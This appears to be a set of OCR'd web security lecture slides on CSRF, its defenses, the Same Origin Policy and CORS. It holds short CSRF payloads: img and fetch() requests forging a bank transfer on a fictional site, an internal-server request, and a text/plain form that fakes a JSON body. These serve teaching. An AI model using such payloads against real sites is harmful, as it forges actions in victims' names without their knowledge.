
…or use him as a „jumphost"


Malicious Server
Internet
Company Network
FW
Internal Server





```
<img src='https://internalserver.intra:3000/somenastystuff'/>
```

especially bad if user is admin…



Malicious Server
Internet
Home Network
FW
Smart Home

# Cross-Site Request Forgery (CSRF)




| | |
|---|---|
| Goal | Force user‘s browser to execute actions in the user‘s context but without the user‘s knowledge |
| How | |
| Solution | |
| OWASP Top 10 | |
| (Primary) Violated Principle | |

# Cross-Site Request Forgery (CSRF)



| | |
|---|---|
| Goal | Force user's browser to execute actions in the user's context but without the user's knowledge |
| How | Slip the user some html forms and abuse the fact that session tokens get appended automatically<br>e.g. by phishing, forums, etc. |
| Solution | |
| OWASP Top 10 | |
| (Primary)<br>Violated Principle | |

# Cross-Site Request Forgery (CSRF)




| | |
|---|---|
| Goal | Force user‘s browser to execute actions in the user‘s context but without the user‘s knowledge |
| How | Slip the user some html forms and abuse the fact that session tokens get appended automatically<br>e.g. by phishing, forums, etc. |
| Solution | Synchronizer Token Pattern<br>Server adds a random token to every form via hidden form field and checks this token in the user’s subsequent request |
| OWASP Top 10 | |
| (Primary) Violated Principle | |

```html
<html>
    <body>
        <form method="POST" action="/transfer">
            From: <input type="text" name="from"/> <br><br>
            To: <input type="text" name="to"/> <br><br>
            Amount: <input type="text" name="amount"/><br><br>
            <input type="submit" value="transfer" />
        </form>
    </body>
</html>
```


```html
<html>
    <body>
        <form method="POST" action="/transfer">
            From: <input type="text" name="from"/> <br><br>
            To: <input type="text" name="to"/> <br><br>
            Amount: <input type="text" name="amount"/><br><br>
            <input type="submit" value="transfer" />
            <input type='hidden' name='csrf_token' value='bed35f2ad140542241dae8160fe9fff3' />
        </form>
    </body>
</html>
```

# Cross-Site Request Forgery (CSRF)




| | |
|---|---|
| Goal | Force user‘s browser to execute actions in the user‘s context but without the user‘s knowledge |
| How | Slip the user some html forms and abuse the fact that session tokens get appended automatically<br>e.g. by phishing, forums, etc. |
| Solution | Synchronizer Token Pattern<br>Server adds a random token to every form via hidden form field and checks this token in the user’s subsequent request |
| OWASP Top 10 | |
| (Primary) Violated Principle | |

# Cross-Site Request Forgery (CSRF)




| | |
|---|---|
| Goal | Force user‘s browser to execute actions in the user‘s context but without the user‘s knowledge |
| How | Slip the user some html forms and abuse the fact that session tokens get appended automatically<br>e.g. by phishing, forums, etc. |
| Solution | Synchronizer Token Pattern<br>Server adds a random token to every form via hidden form field and checks this token in the user’s subsequent request<br><br>Double Submit Pattern<br>Server sets a random token as browser cookie and client-side application adds it to every form/header. Server just needs to compare cookie and form-field/header.<br>Actually works but has some pitfalls and is therefore not considered 100% secure |
| OWASP Top 10 | |
| (Primary) Violated Principle | |

# Cross-Site Request Forgery (CSRF)



| | |
|---|---|
| Goal | Force user‘s browser to execute actions in the user‘s context but without the user‘s knowledge |
| How | Slip the user some html forms and abuse the fact that session tokens get appended automatically<br>e.g. by phishing, forums, etc. |
| Solution | Synchronizer Token Pattern<br>Server adds a random token to every form via hidden form field and checks this token in the user’s subsequent request<br><br>Double Submit Pattern<br>Server sets a random token as browser cookie and client-side application adds it to every form/header. Server just needs to compare cookie and form-field/header.<br>Actually works but has some pitfalls and is therefore not considered 100% secure<br><br>Same-Site Flag<br>Recommended: SameSite=Lax |
| OWASP Top 10 | |
| (Primary) Violated Principle | |

# Cross-Site Request Forgery (CSRF)



| | |
|---|---|
| Goal | Force user's browser to execute actions in the user's context but without the user's knowledge |
| How | Slip the user some html forms and abuse the fact that session tokens get appended automatically<br>e.g. by phishing, forums, etc. |
| Solution | Synchronizer Token Pattern<br>Server adds a random token to every form via hidden form field and checks this token in the user's subsequent request<br><br>Double Submit Pattern<br>Server sets a random token as browser cookie and client-side application adds it to every form/header. Server just needs to compare cookie and form-field/header.<br>Actually works but has some pitfalls and is therefore not considered 100% secure<br><br>Same-Site Flag<br>Recommended: SameSite=Lax<br><br>Complex Requests<br>e.g. if server only accepts special content type (e.g. JSON), custom headers, etc. |
| OWASP Top 10 | |
| (Primary) Violated Principle | |


# Complex Requests as CSRF Protection

- only works if you really check the content-type on the server side (e.g. application/json)

- otherwise you can fake it:


```
<form method="POST" enctype="text/plain">
     <input type="hidden" name='{"title":"' value='...","content": "..."}'>
</form>
```

# Cross-Site Request Forgery (CSRF)



| | |
|---|---|
| Goal | Force user‘s browser to execute actions in the user‘s context but without the user‘s knowledge |
| How | Slip the user some html forms and abuse the fact that session tokens get appended automatically<br>e.g. by phishing, forums, etc. |
| Solution | Synchronizer Token Pattern<br>Server adds a random token to every form via hidden form field and checks this token in the user’s subsequent request<br><br>Double Submit Pattern<br>Server sets a random token as browser cookie and client-side application adds it to every form/header. Server just needs to compare cookie and form-field/header.<br>Actually works but has some pitfalls and is therefore not considered 100% secure<br><br>Same-Site Flag<br>Recommended: SameSite=Lax<br><br>Complex Requests<br>e.g. if server only accepts special content type (e.g. JSON), custom headers, etc. |
| OWASP Top 10 | Was kicked from Top 10 2017 |
| (Primary) Violated Principle | |

# Cross-Site Request Forgery (CSRF)



| | |
|---|---|
| Goal | Force user‘s browser to execute actions in the user‘s context but without the user‘s knowledge |
| How | Slip the user some html forms and abuse the fact that session tokens get appended automatically<br>e.g. by phishing, forums, etc. |
| Solution | Synchronizer Token Pattern<br>Server adds a random token to every form via hidden form field and checks this token in the user’s subsequent request<br><br>Double Submit Pattern<br>Server sets a random token as browser cookie and client-side application adds it to every form/header. Server just needs to compare cookie and form-field/header.<br>Actually works but has some pitfalls and is therefore not considered 100% secure<br><br>Same-Site Flag<br>Recommended: SameSite=Lax<br><br>Complex Requests<br>e.g. if server only accepts special content type (e.g. JSON), custom headers, etc. |
| OWASP Top 10 | Was kicked from Top 10 2017 |
| (Primary) Violated Principle | „Earn or give, but never assume, trust.“ |

# Similar: JSONP & XSSI

- Unfortunately not enough time at this class

- Recommended reading:
  - https://www.w3schools.com/js/js_json_jsonp.asp
  - https://www.sjoerdlangkemper.nl/2019/01/02/jsonp/
  - https://web.stanford.edu/class/cs253/lectures/Lecture%2005.pdf
  - https://www.scip.ch/en/?labs.20160414
  - https://medium.com/bugbountywriteup/effortlessly-finding-cross-site-script-inclusion-xssi-jsonp-for-bug-bounty-38ae0b9e5c8a

# So we can send requests from the user's browser...

```
<body>
    <img src='http://www.jedibank.com/transfer?from=luke&to=vader&amount=3000'/>
</body>
```

```
<script>
    fetch("http://www.jedibank.com/transfer", {
        method: 'POST',
        credentials: 'include',
        headers: {'Content-Type': 'application/x-www-form-urlencoded'},
        body: "from=luke&to=vader&amount=3000"
    });
</script>
```


# What about the responses?



lightside.me

```
GET /soreq.html HTTP/1.1
Host: darkside.me
```

soreq.html > html

```html
<html>
    <head><title>Dark Side</title></head>
    <body>
        <h1>Welcome to the dark side!</h1>
        <script>
            var req = new XMLHttpRequest()
            req.open("GET", "http://darkside.me/darkcontent.txt", false);
            req.send()
            alert(req.responseText);
        </script>
    </body>
</html>
```









```
GET /darkcontent.txt HTTP/1.1
Host: darkside.me
```


soreq.html > html

```html
<html>
    <head><title>Dark Side</title></head>
    <body>
        <h1>Welcome to the dark side!</h1>
        <script>
            var req = new XMLHttpRequest()
            req.open("GET", "http://darkside.me/darkcontent.txt", false);
            req.send()
            alert(req.responseText);
        </script>
    </body>
</html>
```




coreq.html > html

```html
<html>
    <head><title>Dark Side</title></head>
    <body>
        <h1>Welcome to the dark side!</h1>
        <script>
            var req = new XMLHttpRequest()
            req.open("GET", "http://lightside.me/lightcontent.txt", false);
            req.send()
            alert(req.responseText);
        </script>
    </body>
</html>
```




```
coreq.html > html
1   <html>
2       <head><title>
3       <body>
4           <h1>Welco
5           <script>
6               var r
7               req.open("GET", "http://lightside.me/lightcontent.txt", false);
8               req.send()
9               alert(req.responseText);
10          </script>
11      </body>
12  </html>
```

Inspector | Console | Debugger | Network | Style Editor

Filter Output | Errors | Warnings | Logs | Info | Debug | CSS | XHR | Requests

Cross-Origin Request Blocked: The Same Origin Policy disallows reading the remote resource at *http://lightside.me/lightcontent.txt*. (Reason: CORS header 'Access-Control-Allow-Origin' missing). [Learn More]

who is this little helper?

# Same Origin Policy

- The web‘s basic security model
  - Basic idea:
    - Code from one origin (darkside.me) is not allowed to interfere with resources of another origin (lightside.me)
  - Origin = Protocol + Host + Port
    - http://darkside.me:80
    - http://lightside.me:80

# Same Origin Policy - Exceptions

- HTML elements & Cookies
  - That‘s why CSRF, JSONP/XSSI, etc. work
    - Embedded static resources
      - <img src = "..." />
      - <script src = "…"></script>
      - <link rel="stylesheet" href="…" />
    - Embedding iframes
      - but not read/tamper the content
    - Forms (GET & POST requests)
      - but not read the answer

- Explicit opt-out
  - e.g. document.domain and postMessage API
  - for more details see:
    - https://web.stanford.edu/class/cs253/lectures/Lecture%2004.pdf

# Allowed or not allowed?

http://darkside.me/req -> http://darkside.me/message ✓


http://darkside.me/req -> http://darkside.me:80/message ✓

http://darkside.me/req -> http://darkside.me:8080/message ✗

http://darkside.me/req -> https://darkside.me/message ✗

http://darkside.me/req -> http://www.darkside.me/message ✗

http://darkside.me/req -> http://lightside.me/message ✗



Inspector
Console
Debugger
Network
Style Editor
Filter Output
Errors
Warnings
Logs
Info
Debug
CSS
XHR
Requests
Cross-Origin Request Blocked: The Same Origin Policy disallows reading the remote resource at http://lightside.me/lightcontent.txt. (Reason: CORS header 'Access-Control-Allow-Origin' missing). [Learn More]

# Cross Origin Resource Sharing (CORS)

- Sometimes applications just really want to communicate with other origins
- If the other origin is fine with it, why not…
- Just define a CORS header
  - To allow a specific origin to read data
    - Access-Control-Allow-Origin: http://darkside.me
  - To allow any origin to read data
    - Access-Control-Allow-Origin: *


acoreq.html > html

```html
<html>
    <head><title>Dark Side</title></head>
    <body>
        <h1>Welcome to the dark side!</h1>
        <script>
            var req = new XMLHttpRequest()
            req.open("GET", "http://lightside.me/allowedContent.php", false);
            req.send()
            alert(req.responseText);
        </script>
    </body>
</html>
```

